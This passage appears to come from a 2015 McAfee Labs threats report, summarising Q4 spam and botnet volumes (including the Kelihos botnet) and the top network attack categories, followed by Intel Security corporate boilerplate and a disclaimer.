
Global Spam and Email Volume
(trillions of messages)



Source: McAfee Labs, 2015.

Q4 brought a sharp decline in spam volume from known botnet senders. The Kelihos botnet, while highly active throughout 2013–14, became sporadic in its sending behavior at the end of last year. Overall, the trend during Q4 was that of a decline in pharmaceutical and get-rich-quick spam, and an increase in spam distributing malicious payloads from as yet unidentified botnets.

Spam Emails From Top 20 Botnets
(millions of messages)




Source: McAfee Labs, 2015.

Share this Report

Browser, denial of service, and brute force remain the top three network attacks in Q4, though DoS declined by almost half from Q3. SSL increased by 4% and Shellshock now appears on our threats pie, in fifth place, due to the continuing popularity of Heartbleed and Shellshock attacks.

Top Network Attacks



Source: McAfee Labs. 2015.

Share this Report

Feedback. To help guide our future work, we're interested in your feedback. If you would like to share your views, please **click here** to complete a quick, five-minute Threats Report survey.

Follow McAfee Labs

About Intel Security

McAfee is now part of Intel Security. With its Security Connected strategy, innovative approach to hardware-enhanced security, and unique Global Threat Intelligence, Intel Security is intensely focused on developing proactive, proven security solutions and services that protect systems, networks, and mobile devices for business and personal use around the world. Intel Security combines the experience and expertise of McAfee with the innovation and proven performance of Intel to make security an essential ingredient in every architecture and on every computing platform. Intel Security's mission is to give everyone the confidence to live and work safely and securely in the digital world.

www.intelsecurity.com

McAfee. Part of Intel Security.
2821 Mission College Boulevard
Santa Clara, CA 95054
888 847 8766
www.intelsecurity.com

The information in this document is provided only for educational purposes and for the convenience of McAfee customers. The information contained herein is subject to change without notice, and is provided "as is," without guarantee or warranty as to the accuracy or applicability of the information to any specific situation or circumstance.